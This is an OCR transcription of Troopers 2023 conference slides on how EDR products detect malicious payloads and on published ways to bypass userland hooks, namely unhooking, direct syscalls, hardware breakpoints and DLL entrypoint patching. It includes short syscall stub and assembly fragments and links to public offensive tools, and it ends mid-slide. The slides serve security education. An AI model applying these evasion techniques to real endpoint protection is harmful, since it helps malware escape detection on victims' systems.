
TROOPERS 2023

CAT & MOUSE – OR CHESS?

Fabian Mosch

00

AGENDA




AGENDA

- Whoami
- How EDRs detect malicious Payloads
- Published userland hooking bypass techniques
- The idea for a new approach
- Challenges in the implementation
- The Proof of Concept

01

WHOAMI




WHOAMI


- Teamleader Pentest/Red-Team @r-tec
- Breaking into company environments at work & escalating privileges
- Inspired by the community, likes to share knowledge
- Publishing Tools/Scripts on Github, Blogposts, YouTube-Videos
- Special interest in AV/EDR Evasion topics

02


HOW EDR‘S DETECT MALICIOUS PAYLOADS



HOW EDR’S DETECT MALICIOUS PAYLOADS



Name of signer:	Digest algorithm	Timestamp
Microsoft Corpora...	sha256	Monday, July 18, 202...



```
   Name
0  ntdll.dll!NtCreateThreadEx
1  KernelBase.dll!CreateRemoteThreadEx+0x29f
2  kernel32.dll!CreateThread+0x3d
3  clr.dll!GC_Initialize+0x2efa
4  clr.dll!GC_Initialize+0x2e18
5  clr.dll!GC_Initialize+0x18e0
6  clr.dll!GetIdentityAuthority+0x29aa
7  clr.dll!GetIdentityAuthority+0x23d5
8  clr.dll!GetIdentityAuthority+0x235f
```

<u>User Land:</u>

- Static & Dynamic Analysis
- Userland-Hooking
- Stack Trace Analysis


<u>Kernel Land:</u>

- Kernel Callbacks
- ETW Threat Intelligence (ETWti)

HOW EDR’S DETECT MALICIOUS PAYLOADS

Userland Hooks

- Memory Windows API patching
  - The `jmp` goes to the EDR DLL
- Input arguments analysis
- Malicious Payloads can be detected on runtime





```
mov r10,rcx                              rcx:NtQueryInformationThread+1
mov eax,4F                               4F:'O'
test byte ptr ds:[7FFE0308],1
jne ntdll.7FF98C36DAA5
syscall
ret
int 2E
ret
nop dword ptr ds:[rax+rax],eax
jmp 7FF988600FD6                         ZwProtectVirtualMemory
add byte ptr ds:[rax],al
add dh,dh
add al,25
or byte ptr ds:[rbx],al                  rbx:"LdrpInitializeProcess"
???
jg ntdll.7FF98C36DAC1
jne ntdll.7FF98C36DAC5
syscall
ret
int 2E
ret
nop dword ptr ds:[rax+rax],eax
mov r10,rcx                              rcx:NtQueryInformationThread+1
```

HOW EDR’S DETECT MALICIOUS PAYLOADS

Userland Hooks – simle Example

- EDR checks the `startAddress` on runtime
  - A memory Scan for it’s memory location is done
  - Yara rule finds Cobaltstrike/Sliver/Covenant Shellcode and verifies that as known malicious
  - The Process is killed





```
def NtCreateThreadEx(
     ref threadHandle as IntPtr
     desiredAccess as UInt32,
     objectAttributes as IntPtr
     processHandle as IntPtr,
     startAddress as IntPtr,
     parameter as IntPtr,
     inCreateSuspended as bool,
     stackZeroBits as Int32,
     sizeOfStack as Int32,
     maximumStackSize as Int32,
     attributeList as IntPtr) as UInt32:
     pass
```


HOW EDR’S DETECT MALICIOUS PAYLOADS

Kernel Callbacks

- Live interception / interaction
- Imaginable like Hooks but from Kernel land


ETW threat intelligence

- Event based subscriptions
- Interaction after event capture
  - Stack Trace analysis
  - Memory Scans



- KeRegisterBugCheckReasonCallback()
- KeRegisterNmiCallback()
- KeRegisterProcessorChangeCallback()
- KeRegisterProcessorChangeCallback()
- ObRegisterCallbacks()
- PoRegisterDeviceNotify()
- PoRegisterPowerSettingCallback()
- PsCreateSystemThread()
- PsSetCreateProcessNotifyRoutineEx()
- PsSetCreateThreadNotifyRoutine()
- PsSetLoadImageNotifyRoutine()

Excerpt Kernel Callbacks[1]




EventId	Event Description
1	THREATINT_ALLOCVM_REMOTE
2	THREATINT_PROTECTVM_REMOTE
3	THREATINT_MAPVIEW_REMOTE
4	THREATINT_QUEUEUSERAPC_REMOTE
5	THREATINT_SETTHREADCONTEXT_REMOTE
6	THREATINT_ALLOCVM_LOCAL
7	THREATINT_PROTECTVM_LOCAL
8	THREATINT_MAPVIEW_LOCAL
11	THREATINT_READVM_LOCAL
12	THREATINT_WRITEVM_LOCAL
13	THREATINT_READVM_REMOTE
14	THREATINT_WRITEVM_REMOTE
15	THREATINT_SUSPEND_THREAD
16	THREATINT_RESUME_THREAD
17	THREATINT_SUSPEND_PROCESS

Excerpt TI Provider events[2]

[1] https://pre.empt.dev/posts/maelstrom-edr-kernel-callbacks-hooks-and-callstacks/#Kernel_Callbacks
[2] https://posts.specterops.io/uncovering-windows-events-b4b9db7eac54

03

BYPASSING USERLAND HOOKS




BYPASSING USERLAND HOOKS

Techniques with PoCs published in the last years:

- Unhooking
- Using Direct Syscalls
- Using Hardware Breakpoints
- DLL Entrypoint Patching

BYPASSING USERLAND HOOKS

Unhooking:




https://www.ired.team/offensive-security/defense-evasion/how-to-unhook-a-dll-using-c++

BYPASSING USERLAND HOOKS

Using Direct Syscalls:

- Typically retrieved from:
  - Memory (HellsGate[1], RecycledGate[2],…)
  - Disk (GetSyscallStub – e.G. C# Dinvoke[3])
  - (Partially) Embedded (Syswhispers [1] [2] [3])




```
asm {
  mov r10, rcx
  mov eax, <syscall number>
  syscall
  ret
}
```

[1] https://github.com/am0nsec/HellsGate
[2] https://github.com/theflink/RecycledGate
[3] https://github.com/TheWover/DInvoke
[4] https://github.com/jthuraisamy/SysWhispers
[5] https://github.com/jthuraisamy/SysWhispers2
[6] https://github.com/klezVirus/SysWhispers3

BYPASSING USERLAND HOOKS

Using Hardware Breakpoints – TamperingSyscalls[1]:

- Set Hardware Breakpoints for the Syscall start address



```
jne ntdll.7FF98C36DAA5
syscall
ret
int 2E
ret
nop dword ptr ds:[rax+rax],eax
jmp 7FF972930FD6                        ZwProtectVirtualMemory
add byte ptr ds:[rax],al
add dh,dh
add al,25
or byte ptr ds:[rbx],al
???
jg ntdll.7FF98C36DAC1
jne ntdll.7FF98C36DAC5
syscall
ret
int 2E
ret
nop dword ptr ds:[rax+rax],eax
mov r10,rcx                             r10:ZwProtectVirtualMemory
```

Breakpoint is hit, hiding our Syscall arguments

Continue execution, EDR will not see valid arguments and cannot tell if something is malicious


Single step till here and restore the arguments, so that the Syscall is executed as planned

[1] https://github.com/rad9800/TamperingSyscalls


BYPASSING USERLAND HOOKS

DLL Entrypoint Patching – SharpBlock[1]:

- Create a child Process with the `DEBUG_ONLY_THIS_PROCESS`[2] flag
- As Debugger, check for `LOAD_DLL_DEBUG_EVENT` events -> EDR DLL loading
- Patching the DLLs entrypoint – it exits without creating hooks



```
BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    return TRUE;
}
```




```
if (ShouldBlockDLL(dllPath)) {

    Tuple<long, long> addressRange = new Tuple<long, long>((long)imageBase, (long)imageB
    blockAddressRanges.Add(addressRange);

